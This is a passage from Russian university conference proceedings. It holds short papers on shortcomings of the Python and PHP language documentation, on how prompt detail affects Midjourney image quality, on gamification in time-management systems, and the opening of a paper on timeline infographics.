3. Chien-Yao Wang, Alexey Bochkovskiy, Hong-Yuan Mark Liao. YOLOv7: Trainable bag-of-freebies sets new state-of-the-art for real-time object detectors [Электронный ресурс] // Компьютерное зрение, глубокое обучение: электрон. научн. статья. 2022. URL: <https://arxiv.org/abs/2207.02696> (дата обращения 12.12.2022).

4. Chien-Yao Wang Официальный репозиторий Yolov7 [Электронный ресурс] // Компьютерное зрение, глубокое обучение: стр. имплементации. 2022. URL: <https://github.com/wongkinyiu/yolov7> (дата обращени: 13.12.2022).

УДК004.4'232  
ГРНТИ 20.01.01

## ПРОБЛЕМЫ СПЕЦИФИКАЦИЙ ЯЗЫКОВ ПРОГРАММИРОВАНИЯ

**А. А. Боталов, Т. В. Мусаева, П. А. Титов**

Санкт-Петербургский государственный университет телекоммуникаций им проф. М. А. Бонч-Бруевича

*В современном мире производство значительного количества высокотехнологичных продуктов связано с программированием. При обучении и непосредственной работе с языком программирования разработчик может обращаться к спецификациям соответствующего языка. Эта документация обычно содержит в себе информацию о синтаксисе и семантике языка, описание поведения компилятора и эталонную реализацию языка. При этом разработчики языка сами решают, как именно будут выглядеть эти документы. Данная статья посвящена проблемам, с которыми приходится сталкиваться пользователям языков программирования при обращении к спецификациям.*

*язык программирования, спецификация, документация, синтаксис языка, семантика языка, интерфейс.*

Работа с языками программирования подразумевает использование набора концептуальных инструментов для реализации той или иной задачи. При этом каждый язык реализует функции и конструкции согласно своему синтаксису, логике и принципу.

При взаимодействии с языками программирования разработчикам часто требуется получать информацию о возможностях и особенностях языка, его синтаксису, реализации конкретной функции.

Ответы на подобные вопросы могут быть получены следующими способами:

- консультацией со специалистами в данной области;
- поиском необходимой информации с использованием соответствующей литературы;
- поиском необходимой информации в сети Интернет;
- обращением к спецификациям (документации) данного языка, определяющей правила языка программирования.

Первые три способа не всегда гарантируют наличие ответа и могут требовать дополнительного времени. При этом спецификации языка, по крайней мере, по определению, позволяют получить исчерпывающий ответ на заданный вопрос.

Спецификации языка могут принимать несколько форм:

- в виде явного описания синтаксиса и семантики языка [1];



- в виде эталонной реализации языка;
- в виде описания поведения компилятора [2].

Стоит отметить, что разносторонность подходов к объяснению языка может отталкивать программиста и не способствует качественной структуризации информации (если, конечно, в спецификациях к одному языку не используются все вышеперечисленные формы).

Для исследования были выбраны спецификации языков программирования python и php, представленные на официальных сайтах в сети Интернет.

На рис. 1 представлена страница официальной документации языка python [3].




Рис. 1. Спецификации языка Python

При изучении данного документа были выявлены следующие недостатки:

- страница документации лишена какой-либо графической информации;
- примеры применения показаны не для всех функций, а их подробные описания не всегда носят исчерпывающий характер;
- в ряде случаев упоминаемые конструкции не сопровождаются какими-либо ссылками, из-за чего перед пользователем возникает необходимость отдельного поиска информации о них;
- содержание, представленное в левой части каждой страницы, не всегда представляет релевантные страницы по запросу.

Положительными сторонами данной спецификации являются:

- удобный выбор языка документации;
- возможность выбора версий языка, для которого просматривается документация.

На рис. 2 представлена страница документации языка php [4].




Рис. 2. Спецификации языка php

У данной спецификации были выявлены следующие недостатки:

- малое количество исчерпывающей информации на страницах;
- отсутствие ссылок на значительную часть упоминаемой информации;
- примеры использования конструкций предоставлены пользователями, из-за чего встречаются неточности и могут возникнуть дополнительные вопросы;
- отсутствует возможность смены версии спецификации.

Отмечена еще одна проблема реализации спецификаций языков программирования, такая как, отсутствие в ряде случаев у языка единого правообладателя. В таком случае может существовать несколько документаций по языку, каждая из которых может стремиться объяснять те или иные мо-

менты по-своему. Среди таких языков можно выделить с++, у которого существует официальная документация (стандарты) от ISO/IEC, которая распространяется за отдельную плату.

Справочники по языкам программирования также редко способны предоставлять ответы на конкретные вопросы пользователя. В них не распространены разделы типа «популярные проблемы и их решения» для конкретных функций или конструкций. Поэтому программисту, задавшему конкретный вопрос по особенностям языка, браузер скорее выдаст релевантный вопрос от другого программиста к сообществу, чем статью официальной документации [5].

Дальнейшие исследования по данной теме предполагают создание сравнительной таблицы с критериями для рассматриваемых языков программирования, а также добавление новых языков к сравнительному анализу.

#### Список используемых источников

1. Milner, R.; M. Tofte; R. Harper; D. MacQueen. The Definition of Standard ML (Revised). MIT Press, 1997. ISBN 0-262-63181-4.
2. Microsoft C++, C, and Assembler documentation [Электронный ресурс] // learn.microsoft.com. URL: <https://learn.microsoft.com/en-us/cpp> (дата обращения 19.01.2023).
3. Python Documentation [Электронный ресурс] // python.org. URL: <https://docs.python.org/3/> (дата обращения 19.01.2023).
4. Php documentation [Электронный ресурс] // php.net. URL: <https://www.php.net/docs.php> (дата обращения 19.01.2023).
5. Google [Электронный ресурс] // google.com. URL: <https://www.google.com/search?q=string+cannot+int+index+python> (дата обращения 19.01.2023).

УДК 004.832.22  
ГРНТИ 20.51.17

## КРИТЕРИИ ЗАДАНИЯ ЗАПРОСА ДЛЯ ГЕНЕРАЦИИ ИЗОБРАЖЕНИЯ НЕЙРОСЕТЬЮ

**А. А. Боталов, Т. В. Мусаева, П. А. Титов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время активно развиваются нейросетевые технологии, которые можно применять как инструмент генерации изображений в дизайнерской деятельности. Процесс создания не требует много времени, что является положительным фактором. Но как показывает практика, часто полученный результат не соответствует*

*поставленной цели. Выявлена связь между правильно сформированными заданными смысловыми критериями содержания текста (команд) и генерацией требуемого качественного изображения.*

*нейронная сеть, метод генерации изображений, дизайнерская деятельность, качество изображения, критерии генерации.*

В настоящее время современные цифровые технологии все больше внедряются во многие сферы деятельности [1]. Особое влияние оказывается на творческую деятельность человека в сфере изобразительных искусств. В 2022 году, при помощи нейросетей DALL-E, Stable Diffusion и Midjourney, появилась возможность генерировать изображения, не уступающие по качеству работам профессиональных художников [2]. В результате, данные нейросети стали весьма популярными среди пользователей, а в сети стало появляться все больше сгенерированных изображений.

Однако, данные инструменты не гарантируют получение результата, полностью удовлетворяющего заданным критериям. На конечный результат в значительной мере влияет настройка нейросети и качество введенного запроса. Именно поэтому важно обладать соответствующими компетенциями, которые позволят оптимизировать работу с нейросетью и, в конечном итоге, получить максимально релевантный результат.

В данной статье представлены результаты исследования влияния текстового запроса на генерируемое изображение на примере нейросети Midjourney.

Для количественной оценки результатов были введены два критерия: оценка детализации ( $O_d$ ) и оценка схожести ( $O_c$ ). Оценка детализации основана на качестве изображения и его насыщенности деталями. Оценка схожести показывает степень удовлетворения сгенерированного изображения субъективным ожиданиям автора.

В ходе исследования использовались постепенно усложняющиеся текстовые запросы. Для каждого запроса генерировалось 4 изображения, среди которых было выбрано единственное, максимально удовлетворяющее ожиданиям. Данное изображение оценивалось субъективно по ранее указанным критериям от 0 до 10 баллов.

Для более точной оценки итоговых результатов, было проведено два эксперимента. Задачей первого является генерация изображения Асгарда – мира богов из скандинавской мифологии. В таблице 1 представлены исходные текстовые запросы и оценки сгенерированных изображений. Сгенерированные изображения представлены на рис. 1.

ТАБЛИЦА 1. Результаты первого эксперимента

№	Запрос	О <sub>д</sub>	О <sub>с</sub>
1	Asgard	7	0
2	Asgard, a large city with elongated towers	7	7
3	Asgard, a large city with elongated towers, with a tall triangular palace in the center of the city	7	7
4	Asgard, a large city with elongated towers, a tall triangular palace in the center of the city, all buildings made of gold	7	8
5	Asgard, a large city with elongated towers, a tall triangular palace in the center of the city, all buildings made of gold, a very long rainbow-colored bridge to the center of the city	6	7
6	Asgard, a large city with elongated towers, a tall triangular palace in the center of the city, all buildings made of gold, a very long bridge to the center of the city on water, many rivers and bridges of gold	8	8
7	Asgard, a large city with elongated towers, dense urban development, a tall triangular palace in the center of the city, all buildings made of gold, a very long bridge to the city center by water, many rivers and bridges of gold	8	8
8	Asgard, a large city with elongated towers, tall triangular palace in the center of the city glows with golden light, all buildings are made of gold, very long bridge to the center of the city by water, many rivers and bridges of gold, dark night sky with stars and comets, no sunlight, in the sky can be seen large planets	9	9




Рис. 1. Результаты генерации изображений по первому эксперименту

В результате проведенного исследования было выявлено, что нейросеть может выдавать нерелевантные результаты при текстовом запросе короткого содержания. Поэтапное изменение критериев, добавление уточняющих деталей и подробностей позволило сгенерировать изображения в соответствии с поставленной целью. Однако, в момент, когда текстовый запрос составлял примерно 40 слов, изменения в качестве изображений становились все менее значительными. В переизбытке подробностей нейросеть игнорировала некоторые детали запроса. В данном исследовании, для акцентирования внимания на конкретной детали, необходимо было увеличивать значение веса слов при помощи синтаксических операций нейросети [3].

Задачей второго эксперимента являлась генерация концепт-арта пугающего персонажа для видеоигры. Сгенерированные изображения представлены на рис. 2. Исходные текстовые запросы и оценки сгенерированных изображений представлены в таблице 2 (см. ниже).



Рис. 2. Результаты генерации изображений по второму эксперименту

При генерации данных изображений также возникла проблема с приоритизацией слов в текстовом запросе. Таким образом, ранее описанные тезисы были подтверждены. В данном случае, для увеличения веса конкретной детали были прописаны дополнительные формулировки и синонимы. Также было выявлена зависимость порядка слов на генерируемое изображение. Первые слова запроса имели большее влияние на результат, чем остальные.



ТАБЛИЦА 2. Результаты второго эксперимента

№	Запрос	О <sub>д</sub>	О <sub>с</sub>
1	Scary black alien	8	7
2	Tiny scary black alien, in full growth, tentacles, big eyes	6	3
3	Tiny scary black alien, in full growth, tentacles, big eyes, creep, horror	7	3
4	Scary black alien, in full growth, tentacles, creep, horror	7	6
5	Scary black alien, in full growth, tentacles, creep, horror, photorealistic, high detail	8	7
6	Scary black alien, body in full growth, full body, tentacles creep horror, photorealistic, high detail	8	7
7	Slender scary black alien, body in full growth, full body, tentacles creep horror, photorealistic, high detail	7	7
8	Slender scary black alien, body in full growth, full body, tentacles creep horror, photorealistic, high detail, front view	10	9

На основе данных полученных экспериментальным методом были построены графики, представленные на рис. 3, которые наглядно показывают зависимость качества сгенерированных изображений от сложности запроса.




Рис 3. Зависимость качества сгенерированных изображений от сложности запроса:  
а) результаты эксперимента 1, б) результаты эксперимента 2

По результатам исследования были сделаны выводы о необходимости формирования более точных и детализированных критериев текстового запроса для генерации изображений при помощи нейросетей. В случае игнорирования нейросетью конкретных деталей в объемных запросах, рекомендуется увеличивать значение веса необходимых слов при помощи внутренних синтаксических функций нейросети, либо добавлять в начало запроса дополнительные формулировки, схожие по смыслу.

**Список используемых источников**

1. Указ Президента Российской Федерации от 10.10.2019 г. № 490 «О развитии искусственного интеллекта в Российской Федерации» [Электронный ресурс] // kremlin.ru. URL: <http://www.kremlin.ru/acts/bank/44731> (дата обращения 05.02.2023).
2. Художники vs нейросети [Электронный ресурс] // kazanfirst.ru. URL: <https://kazanfirst.ru/articles/602029> (дата обращения 05.02.2023).
3. An advanced guide to writing prompts for Midjourney (text-to-image) [Электронный ресурс] // medium.com URL: <https://medium.com/mlearning-ai/an-advanced-guide-to-writing-prompts-for-midjourney-text-to-image-aa12a1e33b6> (дата обращения 05.02.2023).

УДК 004.5  
ГРНТИ 81.95.61

## МЕТОДЫ ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ГЕЙМИФИКАЦИИ СИСТЕМ ТАЙМ-МЕНЕДЖМЕНТА

**Е. П. Бояшова, С. С. Гоняев, В. Г. Кан**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассматриваются особенности внедрения игровых механик в модель взаимодействия с неигровыми системами для повышения вовлеченности пользователей в выполнение поставленных задач, поскольку использование мотивационных механизмов позитивно отражается на продуктивности пользователя. Представлены наиболее распространенные элементы геймификации и изучены типологии игроков согласно моделям Р. Бартла, А. Марчевски и других. Предложены общие методы повышения результативности внедрения геймификации с помощью персонализации и отдельные решения для систем тайм-менеджмента.*

*геймификация, тайм-менеджмент, теория самоопределения, типы игроков.*

В настоящее время наблюдается увеличение объема задач, которые необходимо выполнить, при этом возникает растущее ощущение нехватки времени для их решения. Преобладающая часть работников сообщает о низкой мотивации к выполнению рабочих задач, что приводит к общей неудовлетворенности работой, внеплановым отпускам и желанию уволиться [1], что является фактором, обуславливающим растущую популярность тайм-менеджмента.

Почти все существующие подходы к управлению временем включают три основных компонента: приоритизацию, планирование и структурирование [2]. Но при отсутствии мотивации к выполнению задач любые методы организации и управления временем будут малоэффективны. Соответственно, сначала необходимо вызвать интерес пользователя к выполнению



самой работы, а затем внедрять в бизнес-процессы какие-либо методы её улучшения. Так успешно внедренная геймификация в систему тайм-менеджмента может мотивировать пользователей к действию и вовлекать в рабочий процесс, что увеличивает качество выполнения заданий и общую продуктивность. Первые упоминания о геймифицированных системах появились еще в 1980-х годах. Но широкое распространение и определение понятие геймификации получило только в 2011 году: «Геймификация – использование игровых элементов и игровых механик в неигровом контексте» [3]. Таким образом главная задача геймификации заключается в эффективном внедрении и применении механик игрового взаимодействия в реальном мире.

Общепринятой теоретической основой для понимания мотивационного потенциала человека является теория самоопределения. Согласно этой теории, исследователи Э. Деси и Р. Райан разделяют источники мотивации на внутренние и внешние. Внешними источниками мотивации являются награды, наказания или ощущение долга. Для внешней мотивации характерна относительная кратковременность эффекта. В основе же внутренней мотивации лежат три базовые и врожденные психологические потребности, которые обеспечивают её естественное функционирование, а также способствуют благоприятному психологическому состоянию личности:

- потребность в автономии, заключающаяся в желании ощущения контроля над ситуацией и своим поведением.
- потребность в компетентности, заключающаяся в стремлении к самореализации и ощущению решения поставленной задачи.
- потребность в родственности, заключающаяся в стремлении к построению надёжных отношений, базирующихся на чувствах привязанности и принадлежности.

Все эти мотивационные потребности успешно удовлетворяются играми. Игра обычно является добровольным поведением, проводимым по собственной инициативе, что даёт игроку ощущение автономности. Также во время игры игрок получает опыт компетентности, успешно решая задачи и достигая определенных результатов. А социум внутри игры или вокруг неё удовлетворяет потребность в родственности.

Так в результате экспериментального исследования влияния геймификации на выполнение задач [4], выяснилось, что пользователи, использовавшие «task manager» с элементами геймификации, выполняли задания почти в два раза качественнее и чаще, чем участники с приложением без игровых элементов. Также «игроки» лучше укладывались в сроки, а если задание было просрочено, то геймификация мотивировала участников закончить дело, что повышало качество выполнения задач в долгосрочной перспективе. Был сделан вывод, что при наличии уже существующих внутренних

мотиваций внедрение игровых элементов помогает повысить вовлеченность, стимулируя мотивацию с помощью позитивного подкрепления.

Однако ещё не выработана единая методология анализа, внедрения и оценки геймификации. В статье, посвященной всестороннему обзору 66 экспериментов, связанных с геймификацией [5], подчеркивается общий положительный эффект внедрения игровых механик, при том, что в 47 % исследований авторы получили смешанные с положительными результаты и в 18 % нейтральные. Известно, что в большинство систем внедряли системы накопления очков, значки наград и таблицу лидеров как самые популярные элементы геймификации. Возможно, потому что их достаточно просто добавить в любую систему без предварительного анализа, перестраивания самой системы и изменения поведения пользователей. В таких системах применение геймификации оказалось менее эффективным, чем могло бы быть, из-за недостаточной персонализации и низкой контекстуальности.

В то же время тайм-менеджмент, являясь одним из ключевых методологий управления временем и достижения целей, также предлагает универсальные методы для разных пользователей [6]. Часто подобные системы управления временем используются из-за внешних источников мотивации, что со временем приводит к снижению продуктивности и качества выполнения работ. Некоторые методы управления временем не предусматривают обратную связь, из-за чего прогресс может казаться не таким очевидным или измеримым, что также в дальнейшем лишь демотивирует пользователя.

Так в контексте систем управления временем, использование игровых механик может быть эффективным механизмом обеспечения обратной связи, благодаря использованию различных элементов игрового дизайна, таких как достижения, рейтинги, медали и награды, которые могут помочь пользователям оценить свой прогресс и сохранять мотивацию. Таким образом использование геймификации в системах тайм-менеджмента может привести к тому, что люди начинают работать не из-за внешнего стимула, а потому что деятельность сама по себе становится более привлекательной, интересной и значимой для них.

Однако, применение игровых механик в системах тайм-менеджмента не может быть универсальным и одинаковым для всех пользователей. Вместо этого, системы должны учитывать различия в предпочтениях и потребностях пользователей. Некоторые пользователи могут предпочитать соревноваться с другими пользователями и получать награды, в то время как другие могут быть более заинтересованы в личном росте и развитии. Применение подхода, основанного на типологии игроков, может помочь системам управления адаптировать игровые механики к конкретным пользователям.

Для изучения потребностей и особенностей поведения и мотивации игроков в игровом дизайне используют различные модели дифференциации аудитории. Так типология игроков Р. Бартла, основывается на поведенческих стратегиях игроков во время игры, а в модели типов игроков HEXAD А. Марчевски уделяет внимание желанию самого процесса игры [7]. Модель Ника Йи основана на двенадцати типах внутриигровой мотивации, которые объединены в три кластера [8]. Типология Р. Бартла, благодаря своей простоте и универсальности, является одной из самых распространенных классификаций игроков, из-за чего на ней основываются многие модели, в том числе HEXAD, а классификация внутриигровых мотиваций Ника Йи может помочь точнее удовлетворять потребности пользователей.

Исходя из различий между типами игроков и их внутриигровыми мотивациями, можно предположить, что одни методы геймификации [9] будут лучше подходить одному типу игроков, чем другому (рис. 1, см. ниже). Согласно типологии игроков Р. Бартла, с некоторыми уточнениями из типологий А. Марчевски и Н. Йи, Очки опыта или виртуальной валюты будут являться базовыми и обязательными механиками, поскольку обеспечивают обратную связь в геймифицированных системах, необходимую всем типам пользователей. Знаки отличия будут интересны пользователям, ориентированным на социальные взаимодействия. Рейтинги мотивируют Киллеров, любителей побеждать и превосходить других. Соответственно внедрение Рейтингов и Знаков отличия будет актуально для корпоративных систем тайм-менеджмента, но несколько затруднительно для индивидуальных. Артефакты позволяют пользователям автономно исследовать мир игры и погружаться в него. Квесты же интересны игрокам, которым нравится выполнять внутриигровые задания. Деревья навыков позволяют управлять пользователю управлять игровым процессом. Аватары позволяют создать эмоциональную связь пользователя с игрой за счет интерактивного взаимодействия с виртуальным персонажем. Также возможно внедрение функции настраиваемого внешнего вида интерфейса системы управления временем, что удовлетворит потребность пользователей в творческом самовыражении, аналогично Аватарам. Виртуальный магазин вовлекает пользователей благодаря возможности совершения внутриигровых покупок и накопления благ. Гильдия – пространство для социальных взаимодействий.

Очевидно, что полностью удовлетворить мотивационные потребности всех типов пользователей в рамках одной системы управления временем, внедрив в нее все доступные механики геймификации, не представляется возможным. Однако важно помнить, что пользователи не являются чистыми типами игроков, и их мотивация может быть результатом комбинации различных мотивационных факторов. Например, пользователь может быть мотивирован как достижением высоких позиций в межпользовательских рейтингах, так и выполнением каких-либо заданий для получения личных

наград или накопления ресурсов. Кроме того, геймификация может косвенно мотивировать пользователей выполнять рабочие задачи, даже если эти задачи не имеют явной игровой механики. Например, пользователь может чувствовать себя более мотивированным и заинтересованным в своей работе, если он видит свой прогресс и результаты визуально, через графики или диаграммы.



Рис. 1. Карта методов геймификации

Таким образом внедрение игровых элементов в системы управления временем может стимулировать внутреннюю мотивацию у пользователей, что является более эффективным и длительным источником мотивации, чем внешние факторы, такие как награды и поощрения. Однако, для достижения максимальной эффективности, необходимо учитывать различия в предпочтениях и потребностях пользователей. При использовании подхода, основанного на типологии игроков, системы управления временем могут адаптировать игровые механики к конкретным пользователям и обеспечить более высокий уровень вовлеченности и мотивации. Кроме того, персонализация игровых механик позволяет более эффективно достигать целей, установленных пользователями, и повышать качество пользовательского опыта.

#### Список используемых источников

1. Общее дело. Почему в России и США разный уровень вовлеченности сотрудников // Forbes.ru. URL: <https://www.forbes.ru/karera-i-svoy-biznes/363359-obshchee-delo-pochemu-v-rossii-i-ssha-raznyy-uroven-vovlechenosti> (дата обращения 16.02.2023).

2. Тайм-менеджмент: 15 методов эффективного управления временем // РБК Тренды. URL: <https://trends.rbc.ru/trends/education/606335659a7947a191c4b092> (дата обращения 29.02.2023).
3. Вербак К., Хантер Д. Вовлекай и властвуй. Игровое мышление на службе бизнеса. М. : Манн, Иванов и Фербер, 2015. 224 с.
4. Hosseini S., Humlung O., Fagerström A., Haddara M. An experimental study on the effects of gamification on task performance // Procedia Computer Science. 2022. № 196. С. 999–1006.
5. Namari J., Koivisto J. The rise of motivational information systems: A review of gamification research // International Journal of Information Management. 2019. No. 45. PP. 191–210.
6. Бронникова Е. М. Инструменты личного и корпоративного тайм-менеджмента в деятельности сотрудников в бизнес-среде // Бизнес и дизайн ревю. 2016. Т. 1. № 4 (4). С. 9.
7. Психотипы игроков: модель Ричарда Бартла VS модели Анджея Марчевски (HEXAD) // DTF. URL: <https://dtf.ru/gamedev/1071495-psihotipy-igrokov-model-richarda-bartla-vs-modeli-andzheya-marchevski-hexad> (дата обращения 16.02.2023).
8. Gamer Motivation Model // Quantic Foundry The Science of Gamer Motivation. URL: [https://quanticfoundry.com/#\\_motivation-model](https://quanticfoundry.com/#_motivation-model) (дата обращения 16.02.2023).
9. G-MODEL – систематизация 23 механик геймификации // Лаборатория геймификации Сбера. URL: <https://gl.sberlabs.com/gmodel/index> (дата обращения 16.02.2023).
10. Ветушинский А. Больше чем просто средство: новый подход к пониманию геймификации // Социология власти. 2020. № 32 (3). С. 9–25.

*Статья представлена заведующим кафедрой ИКД СПбГУТ,  
доктором технических наук, профессором Д. В. Волошиновым.*

**УДК 005:004**  
**ГРНТИ 81.95.33**

## **К ВОПРОСУ ОТОБРАЖЕНИЯ ДАННЫХ С ВРЕМЕННОЙ ПРИВЯЗКОЙ В ИНФОГРАФИКЕ**

**Е. П. Бояшова, М. В. Мельников**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Инфографика представляет собой графический способ подачи информации. По способу представления информации можно большое количество видов инфографики. Один из них – таймлайн, используемый для отображения данных, имеющих временную привязку. В статье рассматриваются определение понятия «таймлайн», особенности этого вида инфографики. Кроме того, в работе затрагиваются некоторые аспекты практического применения линий времени, анализируются примеры из мировой практики.*

*инфографика, таймлайн, информация, данные, представление данных.*

Инфографика представляет собой графический способ подачи информации. Она обеспечивает наглядное и удобное для восприятия визуальное представление данных. По способу представления информации возможно большое количество видов инфографики. Один из них – таймлайн (лента времени), используемый для отображения данных, имеющих временную привязку. С помощью такой инфографики в хронологическом порядке отображаются события, факты, явления.

Таймлайн часто рассматривается как инструмент визуальной журналистики, что может быть связано со спецификой представляемой информации. При этом исследователи предлагают различные варианты определения этого понятия.

Так, например, С. И. Симакова определяет таймлайн как «инфографический инструмент, позволяющий создать разворачивающуюся во времени визуальную историю на основе событий и фактов, организованных в хронологическом порядке, и представить её в виде временной оси» [1]. А. И. Черкова предлагает использовать следующее определение: «Таймлайн – способ и результат интерактивного графического представления ряда событий и фактов в их хронологической последовательности при помощи специальных программных продуктов или онлайн-инструментов».

Рассматривая «ленту времени» как один из видов инфографики, мы предлагаем следующее определение: «Таймлайн – вид инфографики, который используется для упорядоченного представления событий, фактов и явлений в хронологическом порядке и обеспечивает их визуальное представление, отображая данные с временной привязкой в наглядной и удобной для восприятия форме».

Главным отличием таймлайна от других видов инфографики является характер отображаемых данных. С его помощью показываются исключительно данные, имеющие временную привязку.

Рассматривая «ленту времени» как вид журналистского творчества в Интернете, А. И. Черкова отмечает такие особенности, как объёмная текстовая составляющая, обязательная фиксация временных отрезков, а также возможность полноценного существования таймлайна только в Интернете [2]. Но такой вид визуальной интерпретации данных, представленный, например, в презентации или на печатном носителе, также используется для представления информации в наглядной, удобной для восприятия форме и является полноценной инфографикой, поскольку выполняет свою основную функцию. Отличие заключается в том, что таймлайны, размещённые в Интернете и на печатном носителе, могут отличаться по взаимодействию с наблюдателем.

Рассматривая классификацию таймлайнов, можно выделить следующие группы:

- по типу временной шкалы: горизонтальная, вертикальная, кольцевая, перспектива (в случае отображения «ленты времени» в 3D или VR);
